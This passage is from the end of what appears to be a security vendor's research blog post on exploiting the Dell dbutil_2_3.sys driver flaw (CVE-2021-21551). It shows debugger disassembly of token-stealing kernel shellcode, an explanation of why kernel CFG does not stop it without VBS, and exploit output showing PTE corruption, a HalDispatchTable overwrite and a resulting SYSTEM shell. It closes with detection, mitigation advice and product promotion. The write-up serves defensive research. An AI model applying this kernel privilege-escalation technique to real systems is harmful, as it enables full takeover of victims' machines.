fffff805`4c453019 488b80b8000000  mov     rax,qword ptr [rax+0B8h]
fffff805`4c453020 4889c3          mov     rbx,rax

dbutil_2_3+0x3023:
fffff805`4c453023 488b9bf0020000  mov     rbx,qword ptr [rbx+2F0h]
fffff805`4c45302a 4881ebf0020000  sub     rbx,2F0h
fffff805`4c453031 488b8be8020000  mov     rcx,qword ptr [rbx+2E8h]
fffff805`4c453038 4883f904        cmp     rcx,4
fffff805`4c45303c 75e5            jne     dbutil_2_3+0x3023 (fffff805`4c453023)  Branch

dbutil_2_3+0x303e:
fffff805`4c45303e 488b8b60030000  mov     rcx,qword ptr [rbx+360h]
fffff805`4c453045 80e1f0          and     cl,0F0h
fffff805`4c453048 48898860030000  mov     qword ptr [rax+360h],rcx
fffff805`4c45304f 4831c0          xor     rax,rax
fffff805`4c453052 c3              ret
1: kd>
```

Clearly, as we can see, the value of `[nt!HalDispatchTable+0x8]` is pointing to the shellcode, meaning that KCFG should block this activity. The reason why KCFG will not block this attempt at an invalid call target is because KCFG is only enforced when Hyper-V is enabled on the machine and Virtualization-Based Security is active, which isn't the case on the machine we are testing this exploit on. The reason why VBS is needed to enforce KCFG is because if the KCFG bitmap was allocated in the kernel, one more arbitrary write(s) would allow an adversary to make a shellcode page a "valid" target as well, completely bypassing the mitigation.

Since VBS is not enabled we can actually see that all this routine does essentially is bitwise test the target address to confirm it isn't a user-mode address. If it is a user-mode address, this results in a bug check and system crash.




```
fffff805`4d26fba4 c3              ret
fffff805`4d26fba5 e956ffffff      jmp     nt!guard_icall_bugcheck (fffff805`4d26fb00)
fffff805`4d26fbaa cc              int     3
fffff805`4d26fbab cc              int     3
fffff805`4d26fbac cc              int     3
fffff805`4d26fbad cc              int     3
fffff805`4d26fbae cc              int     3
fffff805`4d26fbaf cc              int     3
    nt!guard_dispatch_icall:
fffff805`4d26fbb0 4c8b1da91c3c00  mov     r11, qword ptr [nt!guard_icall_bitmap (fffff805`4d631860)]
fffff805`4d26fbb7 4885c0          test    rax, rax
fffff805`4d26fbba 0f8d7a000000    jge     nt!guard_dispatch_icall+0x8a (fffff805`4d26fc3a)
fffff805`4d26fbc0 4d85db          test    r11, r11
fffff805`4d26fbc3 741c            je      nt!guard_dispatch_icall+0x31 (fffff805`4d26fbe1)
fffff805`4d26fbc5 4c8bd0          mov     r10, rax
fffff805`4d26fbc8 49c1ea09        shr     r10, 9
fffff805`4d26fbcc 4f8b1cd3        mov     r11, qword ptr [r11+r10*8]
fffff805`4d26fbd0 4c8bd0          mov     r10, rax
fffff805`4d26fbd3 49c1ea03        shr     r10, 3
```

```
1: kd> r rax
rax=fffff8054c453010
1: kd> uf rax
dbutil_2_3+0x3010:
fffff805`4c453010 65488b042588010000 mov   rax,qword ptr gs:[188h]
fffff805`4c453019 488b80b8000000  mov     rax,qword ptr [rax+0B8h]
fffff805`4c453020 4889c3          mov     rbx,rax

dbutil_2_3+0x3023:
fffff805`4c453023 488b9bf0020000  mov     rbx,qword ptr [rbx+2F0h]
fffff805`4c45302a 4881ebf0020000  sub     rbx,2F0h
fffff805`4c453031 488b8be8020000  mov     rcx,qword ptr [rbx+2E8h]
fffff805`4c453038 4883f904        cmp     rcx,4
fffff805`4c45303c 75e5            jne     dbutil_2_3+0x3023 (fffff805`4c453023)  Branch

dbutil_2_3+0x303e:
fffff805`4c45303e 488b8b60030000  mov     rcx,qword ptr [rbx+360h]
fffff805`4c453045 80e1f0          and     cl,0F0h
fffff805`4c453048 48898860030000  mov     qword ptr [rax+360h],rcx
fffff805`4c45304f 4831c0          xor     rax,rax
fffff805`4c453052 c3              ret
```


```
1: kd>
```

After passing the bitwise test, control-flow transfer is handed off to the shellcode.



```
fffff805`4d26fbfa e801000000      call    nt!guard_dispatch_icall+0x50 (fffff805`4d26fc00)
fffff805`4d26fbff cc              int     3
fffff805`4d26fc00 48890424        mov     qword ptr [rsp], rax
fffff805`4d26fc04 c3              ret
fffff805`4d26fc05 65800c255308000001 or   byte ptr gs:[853h], 1
fffff805`4d26fc0e 65f604255308000002 test byte ptr gs:[853h], 2
fffff805`4d26fc17 7505            jne     nt!guard_dispatch_icall+0x6e (fffff805`4d26fc1e)
fffff805`4d26fc19 e982971800      jmp     nt!_guard_retpoline_exit_indirect_rax (fffff805`4d3f93a0)
fffff805`4d26fc1e 0faee8          lfence
fffff805`4d26fc21 ffe0            jmp     rax {dbutil_2_3+0x3010 (fffff805`4c453010)}
fffff805`4d26fc23 490fbaf200      btr     r10, 0
fffff805`4d26fc28 4d0fa3d3        bt      r11, r10
fffff805`4d26fc2c 730c            jae     nt!guard_dispatch_icall+0x8a (fffff805`4d26fc3a)
fffff805`4d26fc2e 4983ca01        or      r10, 1
fffff805`4d26fc32 4d0fa3d3        bt      r11, r10
fffff805`4d26fc36 7302            jae     nt!guard_dispatch_icall+0x8a (fffff805`4d26fc3a)
fffff805`4d26fc38 eba7            jmp     nt!guard_dispatch_icall+0x31 (fffff805`4d26fbe1)
fffff805`4d26fc3a 488bc8          mov     rcx, rax
```

From here, we can see we have successfully obtained NT AUTHORITY\SYSTEM privileges.



```
C:\Users\ANON\Desktop>whoami
desktop-d2fnf0r\anon

C:\Users\ANON\Desktop>CVE-2021-21551.exe
[+] Base address of ntoskrnl.exe: 0xfffff8056ba0b000
[+] Base address of dbutil_2_3.sys: 0xfffff8056e430000
[+] Successfully obtained a handle to the driver. Handle value: 0x8c
[+] Base of the PTEs: 0xffff850000000000
[+] PTE of the .data page the shellcode is located at in dbutil_2_3.sys: 0xffff857c02b72198
[+] PTE bits for the shellcode page: 890000007E41F863
[+] Successfully wrote the shellcode to the .data section of dbutil_2_3.sys at address: 0xfffff8056e433010
[+] Corrupted PTE bits for the shellcode page: 090000007E41F863
[+] Successfully corrupted the PTE of the shellcode page! The kernel mode page holding the shellcode should now be RWX!
[+] Preserved nt!HalDispatchTable+0x8 value: 0xfffff8056c5441b0
[+] Successfully overwrote the pointer at nt!HalDispatchTable+0x8!
[+] Located ntdll!NtQueryIntervalProfile at: 0x7ff8b6dbea10
[+] Successfully restored the pointer at nt!HalDispatchTable+0x8!
[+] Enjoy the NT AUTHORITY\SYSTEM shell!

C:\>whoami
nt authority\system
```

CrowdStrike Protection

Falcon can detect and prevent kernel attacks, offering visibility into some of the most commonly and uncommonly used IOCTLs abused in the real world through Additional User-Mode Data (AUMD). This gives Falcon the ability to protect endpoints from the exploitation of vulnerable drivers and from adversaries attempting to exploit this particular Dell driver (CVE-2021-21551) vulnerability using the technique described in this post.

Falcon protects customers from exploitation attempts like the one described in this research in several ways. One is to block drivers from loading if declared malicious. Another is to detect certain communication mechanisms to specific drivers, allowing the vulnerable driver to run but detecting if attackers communicate with said drivers and exploit these vulnerabilities, such as the exploit mentioned in this blog post.

Recommendations

Adversarial tactics and techniques are becoming increasingly sophisticated, and organizations need to rely on security solutions that can protect them when it matters, that offer visibility into their infrastructure and have proven capabilities of disrupting sophisticated adversaries and adversarial tactics. It’s also essential to adhere to security hygiene and best practices stretching from patch management to security policies and procedures to reduce risk.

This exercise of exploiting the Dell vulnerability proves that adversaries have different exploitation tactics at their disposal for exploiting vulnerabilities, whether they are patched or unpatched, meaning that there is usually more than one way to take advantage of a vulnerability. Updating operating systems to the newest version and enabling Hyper-V, VBS and HVCI will help to mitigate the demonstrated attack technique.

A timely and effective patch management strategy is also recommended for identifying and deploying software, firmware and hardware driver updates that fix known security vulnerabilities or technical issues, and for prioritizing patching efforts based on the severity of the vulnerability.

Driver inventorying throughout the organization can also help identify whenever suspicious processes attempt to communicate with them, determine whether the path they’re running from is legitimate, or even identify suspicious interaction between them. While malicious interaction can be hard to attribute with high confidence, defenders need to constantly be vigilant for suspicious-looking telemetry events indicative of adversary activity.

Conclusion

CrowdStrike is constantly aware of adversary thought processes and can detect and mitigate attack tactics demonstrated here and in our previous blog post about this driver vulnerability.

This interesting exploitation technique exercise demonstrates how a skilled attacker can leverage a vulnerability and gain full control over a machine in various ways. Organizations need to run the latest builds for software, firmware and hardware drivers and enable the necessary security features to close the window of opportunity for adversaries attempting to exploit similar vulnerabilities.

OS developers and hardware developers are constantly adding new security features to mitigate these attacks. Enabling VBS, KCFG, CET and other technologies is critical for blocking similar attack vectors and preventing adversaries from successfully exploiting and compromising enterprise machines.

Exploits taking advantage of legitimate yet vulnerable drivers may be difficult to detect, but not for CrowdStrike. Our threat intelligence and Falcon OverWatch™ teams monitor all events reported by the Falcon sensor to quickly identify suspicious behavior and react to it, keeping our customers safe from breaches.

Additional Resources

- *Learn more about the CrowdStrike Falcon® platform by visiting the product webpage.*
- *Learn more about CrowdStrike endpoint detection and response by visiting the Falcon Insight™ webpage.*
- *See how you can continuously monitor and assess the vulnerabilities in your environment with Falcon Spotlight.*
- *Test CrowdStrike next-gen AV for yourself. Start your free trial of Falcon Prevent™ today.*